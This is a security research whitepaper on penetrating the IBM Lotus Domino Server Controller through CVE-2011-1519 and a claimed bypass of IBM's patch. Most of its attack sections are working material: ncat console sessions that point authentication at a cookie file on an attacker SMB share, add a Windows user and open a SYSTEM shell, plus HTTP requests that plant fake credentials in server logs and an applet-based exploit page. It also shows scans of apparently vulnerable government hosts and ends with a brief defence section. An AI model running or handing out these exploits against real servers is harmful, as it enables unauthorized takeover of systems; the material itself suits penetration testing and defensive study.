Lotus Domino: Penetration Through the Controller

Alexey Sintsov

ERPscan Company

Email: a.sintsov@erpscan.com

Twitter: @asintsov

Content

Introduction 3
Stage 1: Searching a target 4
Stage 2: Choose of bug 5
Stage 3: Console protocol research 6
Stage 4. Exploit for ZDI-11-110. 10
Stage 5. Requiem on SMB. Exploit 2 12
Stage 6. Exploit for 0day. 13
Internet 16
How to defend Lotus Domino Console 18
Conclusions 19
Links 20
About Author 21
About DSecRG - Research center of ERPScan 22
About ERPScan 23
Th4nkZ 24

Introduction

IBM Lotus Domino Server – the application server with different services such as mail server, database server, http server and others. In this article we will talk about Lotus Domino Server Controller that gives control over target server. This service is most critical, so it's an important target.

This papper does not describe all possible vulnerabilities and misconfigurations of Lotus Domino. It shows few of the possible ways to attack Lotus Domino and get access to the OS. The document is meant to draw attention to the typical problems of the Domino Server Controller security. All tests have been performed in Lotus Domino 8.5.2 and 8.5.3 on OS Windows.

While doing internal pen-test (sometimes and while doing external too), you may find interest service – Lotus Domino Server Controller. This is JAVA based application that gives to administrator remote control over Domino server. For using this service administrator can use Lotus Domino Console Application. But for access to this service you need to know login and password. This is pretty standard service and you can found it if only network administrator doesn’t filter TCP port of this. It is a good target for an attacker or penetration tester, because this service gives control not only for Domino Server but also can give access to OS of server with rights of the process account.

Stage 1: Searching a target

IBM Lotus Domino Server Controller uses 2050/tcp port and SSL protocol for encrypting data and authenticate server. So in most cases for detecting this service you need to use any network scanners, like nmap:

```
Nmap –sV 192.168.0.0/24 –p2050
. . .
Nmap scan report for targethost (192.168.0.13)
Host is up (0.0010s latency).
PORT    STATE SERVICE        VERSION
2050/tcp open  ssl/dominoconsole Lotus Domino Console (domain: testdomain; d
escription: "DSECRG")
MAC Address: 00:1A:1B:8A:5F:0E (Hewlett Packard)
Service Info: OS: Windows/Longhorn/64 6.1
```

This result tells us not only about Lotus but also about OS version, it may be useful for any exploits, for example if we talk about Lotus Domino 8.5.2 FP2 - CVE-2011-0915 (private exploit exists), CVE-2011-0913 (private exploit exist) and CVE-2011-0914.

This exploits use "buffer overflow" errors to execute arbitrary code, but for most cases, especially for penetration tests this types of exploits can be dangerous (so this is why we need to know OS version). If we want to make penetration, we can to try research this bugs and reproduce exploits, but it takes time. I think, most clients do not understand pen-tester, if he spend all his time of work on exploit development (and finally crash the service…). Of cause, we can buy private exploit, but it's takes money. But also this version of Lotus is vulnerable to CVE-2011-1519 (private exploit exists). And looks like it is s design error… I like design errors because it is easy to exploit and we can exploit it without risk of DoS.

Stage 2: Choose of bug

So we reproduce CVE-2011-1519 details here [1]:

The remote console in the Server Controller in IBM Lotus Domino 7.x and 8.x verifies credentials against a file located at a UNC share pathname specified by the client, which allows remote attackers to bypass authentication, and consequently execute arbitrary code by placing this pathname in the COOKIEFILE field. NOTE: this might overlap CVE-2011-0920.

This vulnerability was found by Patrik Karlsson <patrik _at_ cqure.net> and disclosed by Tipping Point ZDI [2]. There are no more details. So we need to make more researches for exploiting this bug.
It is looks like do not takes a lot of time for research (Controller is JAVA based application - easy to decompile) and main thing: this bug gives remote code execution. Ideal weapon for any pen-tester! So, let'go…

Stage 3: Console protocol research

First of all it's important to understand how protocol really works and what is its format and etc.
Some information (simple auth. Process without cookies) we can get from Patrik's NSE scripts for nmap, but for full picture (especially - how cookie file processing works) we can get only by decompiling Java class for console. This file can be found in Lotus Domino distributive by following the path: C:\Program Files\IBM\Lotus\Domino\Data\domino\java\dconsole.jar. This JAR is used for both: client and server side, so here we can find all needed information. Let's decompile it, and find code that handles client authentication: function 'run()' in NewClient.class. Here I give some code that I got with help of DJ decompiler [3], with my comments:

```
// s1 - string with input from 2050/tcp
if(s1.equals("#EXIT"))
        return 2;
    . . .                    //CUT
    if(s1.equals("#APPLET"))
        return 6;
    . . .
    if(s1.equals("#COOKIEFILE"))
    if(stringtokenizer.hasMoreTokens())
            //cookieFilename - next word after #COOKIEFILE
        cookieFilename = stringtokenizer.nextToken().trim();
    return 7;
    . . .
    if(!1.equals("#UI"))
    if(stringtokenizer.hasMoreTokens())
            //usr - login, next word until ','
        usr = stringtokenizer.nextToken(",").trim();
    if(usr == null)
        return 4;
    if(stringtokenizer.hasMoreTokens())
            //pwd - password
        pwd = stringtokenizer.nextToken().trim();
    return 0;

  . . . //CUT
```

This part of code (ReadFromUser() function) describes main tokens and commands' format, it is very helpful! Let's see next part of code:

```
    /*loop while reading input*/
     do
        {
              //Result of reading input into variable 'i'
              int i = ReadFromUser();
          . . .

          if(i == 6) //if #APPLET

          {
             appletConnection = true;
             continue;
          }

          . . .
          . . .
              // CUT - find user name in admindata.xml and etc
          . . .

        userinfo = UserManager.findUser(usr);
          if(userinfo == null)
          {
                                 //username not found
               WriteToUser("NOT_REG_ADMIN");
               continue;
          }

                      . . .

             if(!appletConnection) //if #APPLET was before...
                         //without #APPLET, standard auth...
               flag = vrfyPwd.verifyUserPassword(pwd, userinfo.userPWD());
             else //Check login and password (APPLET MODE)
                         //BUG IS HERE!
               flag = verifyAppletUserCookie(usr, pwd);
          }
          if(flag) //If AUTH done
             WriteToUser("VALID_USER");
          else // if nope
             WriteToUser("WRONG_PASSWORD");
        } while(true); //end loop

        if(flag) // If auth. succsess
        {
          //Get Lotus Domino console to auth. user
        . . .
```

So, now we know, that for authentication with cookiefile we need to use #APPLET token before #UI, then checking password will be done not by verifying UserPassword(pwd, userinfo.userPWD()) but by verifying AppletUserCookie(usr, pwd), where 'usr' - is inputted username and 'psw' - inputted password. Let's see how verifying of AppletUserCookie() works:

```
      . . .

      //cookieFilename - next token read after #COOKIEFILE
  if(cookieFilename == null || cookieFilename.length() == 0)
    return flag;

      //UNC bug here!
  File file = new File(cookieFilename);


      . . .


      int i = (int)file.length();
  char ac[] = new char[i + 1];
  . . .
  inputstreamreader.read(ac, 0, i);
  . . .
      //s7 - string buffer with data from cookiefile
      String s7 = new String(ac);
      . . .

      do
  {
        if((j = s7.indexOf("<user ", j)) <= 0)
       break;
    int k = s7.indexOf(">", j);
    if(k == -1)
       break;

    String s2 = getStringToken(s7, "user=\"", "\"", j, k);
    . . .

    String s3 = getStringToken(s7, "cookie=\"", "\"", j, k);
    . . .
    String s4 = getStringToken(s7, "address=\"", "\"", j, k);

      . . .
      //If inputted username,password,address eq
      //  usernamempssword and address from cookiefile
      if(s5.equalsIgnoreCase(s2) && s6.equalsIgnoreCase(s3) &&\
        appletUserAddress.equalsIgnoreCase(s4))
    {
                //Auth. complite!
      flag = true;
      break;
    }
      . . .

  } while(true);
      . . .
```

This bug exists during the "File(cookieFilename)" calling, because input parameter came without filtration, so if we place our cookiefile on SMB shared resource and give something like '**#COOKIEFILENAME \\evilhost\share\file**'. Because evilhost is our host we can control username and password in file. For an attack we need input username, password and address that will be equaled with data in the controlled file. Only username must exist in admindata.xml on the server, but we can brute force this username! Yes, server returns different errors after #UI command if user exist or do not exist in admindata.xml. If user exist in admindata.xml, server return "WRONG_PASSWORD". But if not then server return: "NOT_REG_ADMIN".

Stage 4. Exploit for ZDI-11-110.

Ok, we found valid login by bruteforce, and now we can exploit this vulnerability. Let’s create cookie file with fake password and address parametrs. User name must have valid value that we found. Create cookie file with this text:

```
<user name="usr" cookie="psw" address="dsecrg">
```

Save this file on SMB shared resource, for example on public file server or create shared resource on your workstation – depends from filter rules in network. For example we saved this file by this path:

```
\\fileserver\public\cookie.xml
```

Now we can do the attack. We need just ncat for that. Do not forget to run it with SSL support:

```
ncat --ssl tragetlotus 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
LOAD CMD.exe /C net user add username password /ADD
BeginData
BeginData
Command has been executed on remote server. Use 'Live' console option in future, to view response

from server.
EndData

EndData
```

“#APPLET” command tell server that we want use cookie file for authentication. So, when we start authentication process by “#UI” command, server tries to open file that we point by “#COOKIEFILE” and use password from it. After “#EXIT” command Client interface will be started and you can execute commands, for example by using old good LOAD command [4]. By default you will get Java interface, so we need to use pure API, without Java output. For this you need to use “#API” before “#EXIT”. Command will be executed, but we can't see output. But if administrator set secure console option (that is recommendation in ZDI advisory for this bug!), we can’t use LOAD or TELL commands. But if our user has enough privileges, we can get shell by using '$':

```
ncat --ssl tragetlotus 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
$whoami



whoamiBeginData
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Lotus\Domino\data>whoami
NT AUTHORITY\SYSTEM

C:\Lotus\Domino\data>
```

These privileges are not set by defaults, but if they are set, we can execute system commands without LOAD and TELL even if console is protected by 'Set Secure' options. If you want to check these privileges, you should open admindata.xml and check for <right> tag, if there is **4**, **25** or **26** numbers in the line, it means that privileges are set.

Stage 5. Requiem on SMB. Exploit 2.

Ok, now we can exploit this issue with 'Set Secure' options. But what we can do if we have not enough privileges for executing system commands too? Do not give up! Just remember about SMB Relay [5]. Of course, if we can use UNC as a path to the cookie file, it is normal, that Lotus server tries to make NTLM authentication on evilhost. If Lotus Server runs with domain account that has local administrators privileges or the same account used in another server (reserve server, for an example) we can use SMB Relay attack. It is very easy by using meatsploit module, so I will not talk about it anymore.

Stage 6. Exploit for 0day.

Now few words about fix in Lotus Domino 8.5.3: IBM just add ".\" before any COOKIEFILE input, so now it will be not '\\evil\cookie\file' but '.\\evil\cookie\file' So we can't use SMB shares. Also, IBM adds SSL client authentication to the console server. So now we need to have valid SSL client's certificate before connect to 2050. Additional problem: even when patch is not installed it is not always possible to use UNC if target server is in another networks segment and/or SMB protocols are filtered. For example target server is in another company filial or in the Internet. In this way target server can't connect by SMB to your SMB resource.

Patch bypass:

Problem is in own pseudo-XML parser, that IBM wrote for parsing COOKIEFILE. The format of cookie file must be (in ideal world of XML):

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="dsecrg">
```

But in real, when 'XML' parser handles cookie file, it tries to find "<user " as a string, then "name=\"". If "name=\"" is found, copy all bytes until next "\"". The same things are with other parameters. It means, that cookiefile can be of ANY format, even not XML (bravo IBM, just want to ask: "WHY DID YOU DO THAT? Why did you decide to write your own XMl parser… in JAVA? Why?"). If attack finds the way to input any TEXT to target server, for example to web/ftp server log files, and then, using this log file as COOKIEFILE, he can bypass authentication.

Example:

1. Inject cookievalues via Microsoft HTTPAPI service (big % that it exists on the same server, thx to my colleague: Alexandr Minozhenko, for this idea)

```
ncat targethost 49152
GET /<user HTTP/1.0\r\n
\r\n

ncat targethost 49152
GET /user="admin"cookie="pass"address="http://twitter/asintsov" HTTP/1.0\r\n
\r\n
```

Note: \r\n - just press Enter for that!

2. Now log files looks like:

```
#Software: Microsoft HTTP API 2.0
#Version: 1.0
#Date: 2011-08-22 09:19:16
#Fields: date time c-ip c-port s-ip s-port cs-version cs-method cs-uri sc-status s-siteid s-reason
s-queuename
2011-08-22 09:19:16 10.10.10.101 46130 10.10.9.9  47001 - - - 400 - BadRequest
2011-08-22 09:19:16 10.10.10.101 46234 10.10.9.9  47001 HTTP/1.0 GET / 404 - NotFound -
2011-08-26 11:53:30 10.10.10.101 52902 10.10.9.9  47001 HTTP/1.0 GET <user 404 - NotFound
-2011-08-26 11:53:30 10.10.10.101 52905 10.10.9.9  47001 HTTP/1.0 GET

name="admin"cookie="pass"address="http://twitter/asintsov"> 404 - NotFound -
2011-08-22 09:19:16 10.10.10.101 46130 10.10.9.9  47001 - - - 400 - BadRequest -
```

It is important to make two HTTP requests, because we need to have 'space' byte after '<user' in log file. All 'space' bytes in request will be encoded into '%20', so we need two rquests and this byte will be inserted by web server after URI string and code with answer - '404 - NotFound'.

3. Exploit via console

```
#API
#APPLET
#COOKIEFILE ..\..\..\windows\system32\logfiles\httperr\httperr1.log
#USERADDRESS http://twitter/asintsov
#UI admin,pass
#EXIT

$whoami

...
NT AUTHORITY/SYSTEM
...
```


But, as we said before, you need valid SSL cert fo connection now. Really ncat will not work here. So the real problem is because EVERY cert is the same on every controller, so you can connect to controller by using dconsole.jar, because it have valid cert. For exploit 8.5.3 you can use it like applet:

```
<html>
<body>
<script>

function onLoadConsole()
{

        alert("Connected");
}

</script>
<applet name = "DominoConsole"
code = "lotus.domino.console.DominoConsoleApplet.class"
codebase = "http://127.0.0.1/domjava/"
archive = "dconsole.jar"
width = "100%"
height = "99%"
>

<PARAM NAME="debug"   VALUE="true">
<PARAM NAME="port"   VALUE="2050">
<PARAM NAME="useraddress"   VALUE="http://twitter/asintsov">
<PARAM NAME="username"   VALUE="admin">
<PARAM                                          NAME="cookiefile"
VALUE="\..\..\..\windows\system32\logfiles\httperr\httperr1.log">
<PARAM NAME="cookievalue"   VALUE="pass">

<PARAM NAME="onLoad" VALUE="onLoadConsole">

</applet>
</body>
</html>
```

In this ‘exploit’ we just use dcosole.jar because of valid certificates in it, so server controller can authenticate us by our certificate and we can and spoof path to cookiefile with injected 'XML'. And more – applet take host addres from *codebase,* so you need to use port-forwarding from 127.0.0.1:2050 to remote_target:2050.

Internet

Just some screenshot... for fun…



Pic1. Vulnerable Lotus Domino Controller on .GOV

Alesund
Details

Date: Fri, 07 Oct 2011 05:24:32
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Expires: Fri, 07 Oct 2011 05:24:3
Content-Type: text/html
Content-Length: 182

[redacted]
Windows 2000
Added on 07.10.2011
Herndon
Details
[redacted].gov


HTTP/1.0 302 Found
Server: Lotus-Domino
Date: Fri, 07 Oct 2011 05:26:24
Connection: close
Location: https://1[redacted]9/

203.125.41.18
Windows 2000
Added on 07.10.2011
Singapore
Details

HTTP/1.0 302 Found
Server: Lotus-Domino
Date: Fri, 07 Oct 2011 03:47:19
Connection: close

Командная строка

```
C:\Users\Alexej>nmap -sV -p 2050 [redacted]

Starting Nmap 5.51 ( http://nmap.org ) at 2011-10-20 15:49 |ноёьютёьюх тЁхь
p)
Note: Host seems down. If it is really up, but blocking our ping probes, tr

Nmap done: 1 IP address (0 hosts up) scanned in 5.35 seconds

C:\Users\Alexej>nmap -sV -p 2050 [redacted]

Starting Nmap 5.51 ( http://nmap.org ) at 2011-10-20 15:49 |ноёьютёьюх тЁхь
p)
Nmap scan report for[redacted].gov ([redacted])
Host is up (0.14s latency).
PORT     STATE SERVICE           VERSION
2050/tcp open  ssl/dominoconsole Lotus Domino Console (domain: [redacted]dev01
cription: "Reston [redacted]rver (Restricted Replication Access)")
Service Info: Host: [redacted]; OS: Windows/2003 5.2 Intel Pentium

Service detection performed. Please report any incorrect results at http://
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.68 seconds

C:\Users\Alexej>_
```



Pic2. Default SSL cert. on .GOV

Добавить исключение безо

Вы собираетесь
Серьёзные банк
просить вас дел

Сервер
Адрес: https://[redacted]

Статус сертификата
Этот сайт пытается иден
некорректную информа
Неверный сайт

Сертификат принадлежи
подмены.
Неизвестный центр се

К сертификату нет довер
центром сертификации.

Просмотр сертификата:"DominoConsole"

Верификация сертификата не удалась по неизвестным причинам.

Кому выдано

Общее имя (CN)	DominoConsole
Организация (O)	Lotus Development Corporation
Подразделение (OU)	Iris
Серийный номер	62:3F:7F:D4:04:4E:99:28:B3:F8:17:CF:F5:E7:ED:D9

Кем выдано

Общее имя (CN)	DominoConsole
Организация (O)	Lotus Development Corporation
Подразделение (OU)	Iris

Действителен

Выдан	18.06.2001
Срок действия	13.06.2021

Отпечатки

Отпечаток SHA1	0C:4A:80:7D:6C:6C:C0:BC:A8:EA:6F:7B:3F:3C:16:19:5F:D9:FB:AA
Отпечаток MD5	04:DE:8A:CE:23:EB:17:54:7F:B5:74:BB:52:58:CB:30

How to defend Lotus Domino Console

First of all, this service is for admins only, so you should create rules on firewall and filter out this TCP port - 2050. Second thing that you should do is to install patches. But this is not all. Do not forget about console password that can be set and will help to prevent from using dangerous commands like LOAD and TELL. And finally it would be great to audit admindata.xml files on simple passwords (hash) and privileges that users have. These are minimum actions that can save your Lotus server. Of course, you should also check process account in OS, and filter other protocols like SMB if it is not necessary for business.

Conclusions

Finally we have few ways to exploit this bug (ZDI-11-110) for different cases, even if patch from IBM is installed, so it is become 0day again! Also we get new exploit for pen-testers that can be easily used in a real project and give nice results. I hope this article could be helpful for penetration testers. At the end I want to say THANKS to ZDI team and Patrik Karlsson for the beautiful bug!

Best Regards.

Alexey Sintsov

Links

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-1519

[2] http://www.zerodayinitiative.com/advisories/ZDI-11-110/

[3] http://www.neshkov.com/dj.html

[4] http://dsecrg.com/pages/pub/show.php?id=24

[5] http://dsecrg.blogspot.com/2011/01/new-blog-section-passthehash-bible.html

About Author

Alexey Sintsov

More then 10 years in IT security area. Currently work in the leading IT security company – ERPScan as director of IS audit department. Alexey is one of the main security researchers in DSecRG (Digital Security Research Group). Organizer of Russian Defcon Group (DCG#7812). He also write articles for Russian IT security magazine 'XAKEP' and make presentations on conferences (CONFidence, Hack In The Box, ZeroNights, Chaos Construction, PCIDSSRussia and others). His public works: http://www.exploit-db.com/author/?a=549

About DSecRG - Research center of ERPScan

Digital Security
Research Group

DSecRG — Leading SAP AG partner in discovering and solving security vulnerabilities. ERPScan expertise is based on research conducted by the DSecRG research center - a subdivision of ERPScan company. It deals with vulnerability research and analysis in business critical applications particularly in SAP and publishes whitepapers about it. SAP AG gives acknowledgements for security researchers from DSecRG almost every month on their site. Now DSecRG experts are on the first place in SAP public acknowledgements chart.

DSecRG experts are frequent speakers in prime International conferences held in USA, EUROPE, CEMEA and ASIA such as BlackHat, HITB, SourceBarcelona, DeepSEC, Confidence, Troopers, T2, InfoSecurity. DSecRG researchers gain multiple acknowledgements from biggest software vendors like SAP, Oracle, IBM, VMware, Adobe, HP, Kasperskiy, Apache, Alcatel and others for finding vulnerabilities in their solutions.

DSecRG has high-qualified experts in staff who have experience in different fields of security, from Web applications and reverse engineering to SCADA systems, accumulating their experience to conduct research in SAP system security.

E-mail: info@dsecrg.com

Web: www.dsecrg.com

About ERPScan

ERPScan is an innovative company engaged in the research of ERP security and develops products for ERP system security assessment. Apart from this the company renders consulting services for secure configuration, development and implementation of ERP systems, and conducts comprehensive assessments and penetration testing of custom solutions. Our flagship products are "ERPScan Security Scanner for SAP" and service "ERPScan Online" which can help customers to perform automated security assessments and compliance checks for SAP solutions.

Contact: info [at] erpscan [dot] com

http://www.erpscan.com

Th4nkZ

Just again and more:

Patrik Karlsson - good job as always!
Alexandr Minojenko [DSecRG]– for tips and advises.
Alexandr Polyakov [DSecRG]– for the template 8)

Thanks to all my team: Alexey “GreenDog” Tyurin, Gleb Cherbov, Dmitry Chastuhin, Dmitri Evdokimov

And also one DisRespect to Ruslan Karmanov (he is rude guy, don’t like him)